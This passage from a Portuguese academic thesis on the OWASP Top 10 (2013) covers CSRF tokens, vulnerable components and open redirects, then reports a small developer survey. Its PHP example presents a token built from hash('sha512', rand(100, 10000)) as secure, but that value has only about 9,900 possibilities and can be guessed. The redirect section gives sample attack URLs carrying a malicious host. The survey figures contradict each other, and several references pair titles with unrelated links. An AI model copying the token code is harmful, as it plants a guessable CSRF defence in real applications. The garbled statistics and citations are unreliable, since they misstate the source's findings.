wYzU1YWQwMTVhM2JmNGYxYjJiMGI4MjJjZDE1ZDZ ...
MGYwMGEwOA == ">
```

Fonte: OWASP (2017)

Importante é que esses *Tokens* sejam gerados aleatoriamente, para aumentar a segurança da aplicação e, também, tenham uma grande extensão, como estamos vendo no exemplo da figura 60.

Outro fator a ser considerado é que os *Tokens* devem ser únicos para cada vez que o formulário é submetido. Agindo dessa forma, por mais que o atacante descubra o valor do *token*, o que já é bem difícil, um novo valor é gerado, aumentando consideravelmente a segurança contra o CRFS. Esses *Tokens* são aleatórios e bastante extensos, permitindo, assim, ao servidor fazer as comparações e aceitar ou não, a solicitação. “Se o *token* não foi encontrado dentro da solicitação ou o valor fornecido não corresponde ao valor dentro da sessão, então a solicitação deve ser abortada, o *token* deve ser reiniciado e o evento foi registrado como um potencial ataque CSRF em andamento”, é que nos esclarece a OWASP (2017).

A seguir, uma amostra de um código em PHP, exemplificando o uso dos *tokens*.

Figura 61 - hash sha 512

```
hash('sha512', rand(100, 10000))
```

Fonte: OWASP (2017)

Na figura 62, criamos um *token* de forma aleatória com a função rand(). Depois, criptografamos com a função hash().

Figura 62 - Session Token

```
$_SESSION['_token'] = (!isset($_SESSION['_token'])) ? hash('sha512', rand(100, 10000)) : $_SESSION['_token']
```

Fonte: OWASP (2017)

Fazemos uma condição para colocar na variável de sessão “$_SESSION[‘_token’]” o valor do *token* que foi criado, conforme figura 63.

Figura 63 - Session Token salvar

```
<input type="hidden" value="<?php echo $_SESSION['_token'] ?>" name="hash">
<button class="btn btn-primary" name="salvar" type="submit">Cadastrar</button>
```

Fonte: OWASP (2017)

No formulário criamos um campo do tipo "*hidden*", para passar, de forma oculta, o valor do *token* para o arquivo que irá processar a validação do *token*, comparando o valor do campo "*hash*" com o valor que esta na sessão de nome "_token", apresentado na figura 64.

Figura 64 - Verifica sessions

```
if ($_REQUEST['hash'] != $_SESSION['_token'])
{
    die("fail");
}
```

Fonte: OWASP (2017)

5.9. A9 Utilização de Componentes Vulneráveis Conhecidos

Descrição do Problema

Este assunto foi mencionado como parte do OWASP (2010) - A6 - Configuração Incorreta de Segurança. Contudo, na edição OWASP Top 10 (2013), passou a possuir uma categoria própria devido à demanda de desenvolvimento baseado em componentes. Isso aumentou substancialmente o perigo de utilização de componentes vulneráveis conhecidos.


Alguns componentes da uma aplicação são executados com alto grau de privilégios, como *framework* e bibliotecas. Se tais componentes possuírem vulnerabilidades, elas podem ser exploradas, e tal ataque pode causar um grave dano à aplicação, como também ao servidor. Conforme tal componente se encontre mais profundo em sua aplicação, mais difícil se torna a detecção do ataque.

Análise de Risco

Devido à falta de conhecimento e desatenção por parte de desenvolvedores, a vulnerabilidade de componentes desatualizados pode comprometer severamente a aplicação, pois sendo um componente público, possivelmente a falha é

amplamente divulgada e sua aplicação está totalmente exposta, podendo o atacante fazer grande estrago na aplicação, conforme exemplificado na figura 65.

Figura 65 - Analise de Risco A9



Fonte: OWASP Top 10 (2013)

Cenário de Ataque

Como dito anteriormente, os componentes usados nas aplicações Web são utilizados com amplos privilégios. Dessa forma, problemas de atualizações, nesses componentes, podem ocasionar grandes problemas. Alguns exemplos conhecidos exploráveis:

- ✓ Apache Bypass de Autenticação CXF - Ao não fornecer um token de identidade, os invasores podem invocar qualquer serviço da Web com permissão completa. (Apache CXF é uma estrutura de serviços, não deve ser confundida com o Apache Application Server);
- ✓ Struts 2 Remote Code Execution - Enviar um ataque no cabeçalho Content-Type faz com que o conteúdo desse cabeçalho seja avaliado como uma expressão OGNL, que permite a execução de código arbitrário no servidor;
- ✓ Heartbeat - Vulnerabilidade presente no OpenSSL nas versões 1.0.1 e 1.0.2-beta para os sistemas Linux que permite roubo de informação protegida pelas criptografias nos protocolos SSL/TLS;

- ✓ WordPress - Localizada na API REST da plataforma. A falha permite que invasores não autenticados modifiquem conteúdo de qualquer publicação ou página dentro de um site do WordPress.

Sugestões para mitigação do problema

A atualização das versões desses componentes se torna a maneira de manter sua aplicação segura, já que a maioria desses componentes não criam *patches* para fazer as correções das vulnerabilidades. Dessa forma, pode haver modificações em seu código e, portanto, alguns processos devem ser incorporados, como:

- o Fazer uso de ferramentas que façam inventário de versões e componentes, tanto do lado do servidor, como do lado do cliente;
- o Fazer monitoramento contínuo de fontes como NVD para vulnerabilidades em seus componentes. Usar ferramentas de análise de composição de software para automatizar o processo;
- o Importante também desativar módulos que a aplicação não fará uso;
- o Sempre fazer atualizações de fontes oficiais.

Uma fonte segura para pesquisa é o site do National Vulnerability Database (NVD), pois “é o repositório do governo dos EUA de dados de gerenciamento de vulnerabilidades baseados em padrões, representados usando o Protocolo de Automação de Conteúdo de Segurança (SCAP). Esses dados permitem a automação de gerenciamento de vulnerabilidades, medição de segurança e conformidade. O NVD inclui listas de verificação de segurança, falhas de software relacionadas à segurança, configurações erradas, nomes de produtos e métricas de impacto.” (Vulnerabilidade, 2016).

5.10. A10 Redirecionamentos e Encaminhamentos Inválidos

Descrição do Problema

Fazer uso de redirecionamentos em aplicação Web é uma funcionalidade comum em que a aplicação redireciona o usuário que acessou seu sistema para outro local dentro da aplicação ou para alguma função. Um claro exemplo é o processo de autenticação do usuário, quando o mesmo é redirecionado automaticamente ao tentar acessar uma área restrita sem o privilégio para essa

ação, indo assim, para um formulário de autenticação. Sem fazer uso de devidas validações, por parte da aplicação, os atacantes podem redirecionar os usuários para sites de *phishing* ou *malwares*, como também podem fazer redirecionamentos para acessar páginas não autorizadas, consoante informado pela OWASP (2017).

É importante validar a URL para a aplicação determinar, com base na solicitação, se o usuário esta autorizado para acessar o link. Permitir um redirecionamento sem validação pode enviar o usuário para um link malicioso sem o conhecimento dele.

Análise de Risco

As aplicações Web muitas vezes fazem encaminhamento e redirecionamento sem as validações e verificações adequadas. Os atacantes podem redirecionar os usuários para outras páginas de *phishing* ou *malware*, como forma de induzir usuários a fornecer dados, a exemplo de senhas, e também burlar a autenticação.
Esse ataque é de fácil detecção. Ao revisar o código à procura de redirecionamentos, podemos definir o URL completo, conforme OWASP Top 10 (2013), exemplificado na figura 66.

Figura 66 - Análise de Risco A10

Fonte: OWASP Top 10 (2013)

Cenário de Ataque

Cenário um: A aplicação possui uma página chamada “redireciona.php” que faz uso de uma URL como parâmetro, parâmetro esse que não é validado pelo servidor. Um atacante pode incluir uma URL maliciosa e redirecionar o usuário para um site mal-intencionado e executar qualquer ação indesejável, como no exemplo abaixo.

http://seusite.com/seusite.php?url=http://malicioso.seusite.com

Cenário dois: quando a aplicação faz uso de encaminhamento para outras partes do site. Para facilitar essa operação, caso bem sucedida, faz uso de parâmetros para indicar para onde o usuário deve ir. Nesse momento, o atacante pode passar uma URL maliciosa. Se a aplicação não fizer as validações e verificações na URL criada pelo atacante, ele passará pela verificação de controle de acesso e, assim, será encaminhado para uma área administrativa, que normalmente não estaria autorizado.

http://www.seusite.com/funcao.php?fwd=admin.php


Sugestões para mitigação do problema

Para fazer uma boa prevenção do ataque de redirecionamento e encaminhamentos inválidos, sugere-se o seguinte:

- ✓ Fazer uma revisão do código para validar parâmetros da URL para conter apenas um destino permitido;
- ✓ Evitar uso de redirecionamento e encaminhamento;
- ✓ Se usado redirecionamento e encaminhamento, ter um método para validar o valor da entrada da URL de destino;
- ✓ Assegurar que o valor fornecido seja validado e autorizado para aquele usuário;
- ✓ É recomendado que qualquer entrada de destino desse tipo seja mapeada para um valor, em vez do URL ou parte real do URL, e esse código do lado do servidor traduza este valor para o URL de destino;
- ✓ Fazer uso de criptografia ou *hash* para os valores da URL.

A aplicação pode fazer uso da biblioteca ESAPI para substituir o método sendRedirect () para garantir que todos os destinos de redirecionamento sejam feitos de maneira segura, conforme figura 67.

Figura 67 - ESAPI



Fonte: OWASP (2017)

A ESAPI é uma API de segurança desenvolvida pela OWASP, sob a licença BDS (Berkeley Software Distribution), compatível com as linguagens de programação Java (Java EE),.NET, ASP clássico, PHP, ColdFusion, Python, Haskell, JavaScript. A ESAPI também é uma coleção de blocos de segurança que tem como finalidade ajudar a segurança nas aplicações Web.

6. PESQUISA

A motivação desta pesquisa, que foi realizada utilizando um questionário como ferramenta de coleta de dados, foi a tentativa de procura informações sobre como a segurança em aplicações estão para os profissionais da área de desenvolvimento web.

Os entrevistados foram submetidos a um questionário online, o "*Google Forms*". O *Google Forms* é um serviço oferecido pelo Google, que tem o objetivo facilitar a criação de formulários e questionários diversos. É um serviço oferecido de forma gratuita para todos que possuem conta no Google, o serviço pode ser acessado em diversas plataformas, como celular, desktop e web. Muito útil para fazer um formulário de pesquisa ou de coleta de opiniões. Esses motivos elencados anteriormente, por si só já justificam o motivo da escolha desse formulário.


A seguir será relacionadas as perguntas que fizeram parte do questionário.

- ✓ Qual o seu nome?
- ✓ Qual o estado você trabalha?
- ✓ Qual a linguagem de programação sua Empresa utiliza?

- ✓ Você conhece a OWASP?
- ✓ Já teve algum treinamento de Desenvolvimento Seguro?
- ✓ Ocorreu algum incidente de segurança em algum projeto que você já fez parte?
- ✓ Quais erros já aconteceram?
- ✓ Caso queira descrever o incidente, descreva-o no espaço abaixo:

Responderam ao questionário 24 pessoas, de diversos estados e de diversas linguagens de programação. Conforme gráfico abaixo.


Gráfico 1 – Estado onde trabalha



Fonte: próprio autor

Na pergunta sobre qual linguagem de programação era utilizada, as mais utilizadas foram PHP e Java, mas Python e C# também foram citadas, mostrado no gráfico abaixo.


Gráfico 2 – Linguagem de programação



Fonte: próprio autor

Na pergunta sobre se os entrevistados conhecem o projeto OWASP, 58.3 responderam que não conheciam o projeto OWASP, e 41.7 responderam que não conheciam o projeto OWASP, mostrado na figura abaixo.

Gráfico 3 – Você conhece OWASP



Fonte: próprio autor


Quando foi perguntado aos entrevistados se já haviam tido algum tipo treinamento de Desenvolvimento Seguro, a maioria respondeu que nunca haviam feito treinamento - 75%. Responderam que já haviam tido treinamento apenas 25%, conforme mostrado na figura abaixo.

Gráfico 4 – Treinamento de desenvolvimento seguro

Fonte: próprio autor

Quando perguntado aos entrevistados sobre se havia acontecido algum incidente de segurança em algum projeto que haviam participado, 66,7% responderam que, ocorreu sim, incidente de segurança, e 33,3% responderam que não havia acontecido algum tipo de falha, assim mostrado na figura a seguir.


Gráfico 5 – Segurança de projetos



Fonte: próprio autor

Na pergunta “quais erros já haviam acontecido?”, a “Falta de Controle de Nível de Acesso” obteve 10,5% das respostas, “Configuração Incorreta de Segurança” obteve 31,6% e “Outros” obteve 36,8% das respostas, conforme figura abaixo.

Gráfico 6 – Contagem de erros



Fonte: próprio autor

Quando foi perguntado se o entrevistado queria descrever o incidente, apenas um comentário foi descrito, “o erro foi de SSL não configurado”.

O resultado dessa breve pesquisa aponta para um cenário de alerta, em que fica evidente que os profissionais têm pouco treinamento sobre métodos de segurança. É através de treinamentos e cursos que equipes de desenvolvimento obtém a saudável cultura de focar na segurança, desde as partes iniciais do projeto de desenvolvimento das aplicações.

7. CONSIDERAÇÕES FINAIS

Nesse trabalho identificou-se que os fatores-chaves para mitigar possíveis ataques às aplicações web são, por parte dos desenvolvedores e equipes de desenvolvimento: seguir as recomendações de boas práticas de programação; observar os métodos sugeridos pela OWASP; dar a mesma importância aos requisitos de segurança como se dá aos requisitos funcionais em um projeto de software. Afinal, falhas de segurança podem trazer grandes prejuízos para todos os envolvidos.

Os 10 riscos listados, segundo a OWASP Top 10 (versão 2013), são uma pequena parcela dos riscos a que estão expostos uma aplicação web. A própria OWASP recomenda que equipes de desenvolvimento mantenham atenção especial para normas, boas práticas e ferramentas que auxiliem uma programação o mais segura possível em uma aplicação Web.

Em pesquisa aqui apresentada, é constatado o quanto de problemas de segurança acontece em projetos de aplicações e que, se desenvolvedores tivessem conhecimento técnico em segurança, muitas dessas ameaças seriam previstas.

Com base neste trabalho e a título de trabalhos futuros é indicada uma pesquisa sobre OWASP Top 10 (versão 2017), pois esta versão abrange alguns novos aspectos da segurança das aplicações.

Ao final desse trabalho foi constatado que, apesar dos constantes avanços de organizações como a OWASP para o desenvolvimento de novas técnicas de proteção, os frequentes ataques às aplicações também não pararam, mas sim, se adaptaram às novas medidas de proteção. Com isso, é possível concluir que, apesar do esforço para o aperfeiçoamento dos métodos de proteção das aplicações e suas informações ali depositadas, sempre haverá atacantes em busca novas técnicas para evitá-las.

REFERÊNCIAS

BITTENCOURT, Teresa et al. Aplicativo para Auxílio no Tratamento de Crianças com Dislexia. **Blucher Design Proceedings**, v. 2, n. 1, 2015. Disponivel em: http://idgnow.com.br/internet/2017/02/10/falha-no-wordpress-e-explorada-para-desfigurar-1-5-milhao-de-paginas/>. Acesso em: 23/11/2017.

ELMASRI, Ramez; NAVATHE, Shamkant B.; DE OLIVEIRA MORAIS, Rinaldo. **Sistemas de banco de dados**. 2005.

FORRISTAL, Jeff; TRAXLER, Julie. Site seguro: aplicações web. **Trad. Marcos Vinicius Rolo. Alta Books**, 2002, p. 459.

JAMES, F. KUROSE; KEITH, W. ROSS **Redes de Computadores e a Internet: uma abordagem top-down**. 2006.

JAYAMSAKTHI SHANMUGAM, Dr M. Cross Site Scripting-Latest developments and solutions: A survey. **Int. J. Open Problems Compt. Math**, v. 1, n. 2, 2008. Disponivel em:< https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference&usg=ALkJrhiKyE04ilKYLk9L-B9YcmDanmJ1rQ.> Acesso em 09/01/2017.

_____. Cross Site Scripting-Latest developments and solutions: A survey. **Int. J. Open Problems Compt. Math**, v. 1, n. 2, 2008. Disponivel em:< https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference&usg=ALkJrhgnqDYheEiSQWBK5hPXYA95v77rtQ.> Acesso em: 03/11/2017.

LOKBY, Patrik; JÖNSSON, Manfred. **Preventing SQL Injections by Hashing the Query Parameter Data**. 2017. Disponivel em: < https://www.nist.gov/programs-projects/national-vulnerability-database-nvd&prev=search> Acesso em 23/11/2017.

Manual on line do PHP. Disponível em: <https://secure.php.net/manual/pt_BR/security.database.sql-injection.php;> Acessado em: 06/09/2017.

MCMASTER, Terry et al. Value of trusts. **Good Practice**, n. 10, 2015. Disponivel em: < https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference&usg=ALkJrhgnqDYheEiSQWBK5hPXYA95v77rtQ.>. Acesso em 03/11/2017.

OWASP (2012). **Melhores práticas de programação segura owasp - guia de referência rápida**. Disponivel em: <https://www.owasp.org/images/6/6d/OWASP_SCP_v1.3_pt-PT.pdf>. Acesso 06/09/2017

OWASP Top 10 – 2013. **Os dez riscos de segurança mais críticos em aplicações web versão em Português** (PT-BR)<https://www.owasp.org/images/9/9c/OWASP_Top_10_2013_PT-BR.pdf/> Acesso em: 02 de out de 2017;

PAUDEL, Samir et al. **VULNERABLE WEB APPLICATIONS AND HOW TO AUDIT THEM: Use of OWASP Zed Attack Proxy effectively to find the vulnerabilities of web applications**. 2016. Disponivel em: < https://www.owasp.org/index.php/Top_10_2013-A10-Unvalidated_Redirects_and_Forwards&usg=ALkJrhix4Iz2esAHDzTGpLaCyIV8zRPKwQ.> Acesso em: 24/11/2017

PATERNOTTE, Erwin. **vulnerabilities in Moxa industrial managed switches**. 2015. Disponivel em: <https://www.owasp.org/index.php/Top_10_2013-A7-Missing_Function_Level_Access_Control >; Acesso em: 20/11/2017.

PERES, Paulo Júnior de Jesus et al. **Construindo Aplicações Web Habilitadas à Segurança**. Disponivel em: <https://secure.php.net/manual/pt_BR/faq.passwords.php#faq.passwords.salt>. Acesso em 19/11/2017.

PHP, Site Oficial. Disponível em: <https://secure.php.net/manual/pt_BR/intro-whatis.php>. Acesso em: 06/09/2017.

PRESSMAN, D. Elaine. **Risk assessment decisions for violent political extremism**. 2009.

REZENDE, Denis Alcides; DE ABREU, Aline França. Planejamento estratégico da tecnologia de informação alinhado ao planejamento estratégico de empresas. **Revista de Administração Mackenzie (Mackenzie Management Review)**, v. 3, n. 2, 2008.

SANTIN, Felipe et al. **Uso da ferramenta sqlMap para detecção de vulnerabilidades de SQL Injection**. Disponivel em: < https://www.owasp.org/index.php/Top_10_2017-A5-Security_Misconfiguration&usg=ALkJrhj39nFJzyF5s13ONt0qVq90uJslbw.> Acesso em 08/11/2017.

TAKAI, O. K. ITALIANO, I. C. FERREIRA, J. E. Apostila: Introdução a Banco de Dados. São Paulo: DCC-IME-USP. 2005. THE PHP GROUP. **Documentation: História do PHP**. 2017. Disponível em: <https://secure.php.net/manual/pt_BR/history.php.php;>. Acessado em: 06/09/2017.

TANENBAUM, Andrew; Redes de computadores - Quarta edição. São Paulo: Campus, 2004.

TORRES, Gabriel. **Redes de computadores**. Novaterra Editora e Distribuidora LTDA, 2015.

VASEGHIPANAH, Mehrnoush; MODIRI, Nasser; JABBEHDARI, Sam. Detecting Input Validation Attacks of Web Apps and Developing Metrics for Their Ranks. **INTERNATIONAL JOURNAL OF COMPUTER SCIENCE AND NETWORK SECURITY**, v. 17, n. 6, 2017. Disponivel em: < https://www.owasp.org/index.php/Top_10_2017-Table_of_Contents> Acesso em 10/11/2017

YUSOF, Imran; PATHAN, Al-Sakib Khan. Preventing persistent Cross-Site Scripting (XSS) attack by applying pattern filtering approach. In: **Information and Communication Technology for The Muslim World (ICT4M), 2014 The 5th International Conference on**. IEEE, 2014. p. 1-6.

WEDMAN, Shellie; TETMEYER, Annette; SAIEDIAN, Hossein. An analytical study of web application session management mechanisms and HTTP session hijacking attacks. **Information Security Journal: A Global Perspective**, v. 22, n. 2, p. 55-67, 2013. Disposnivel em: < https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet>. Acesso em 19/10/2017.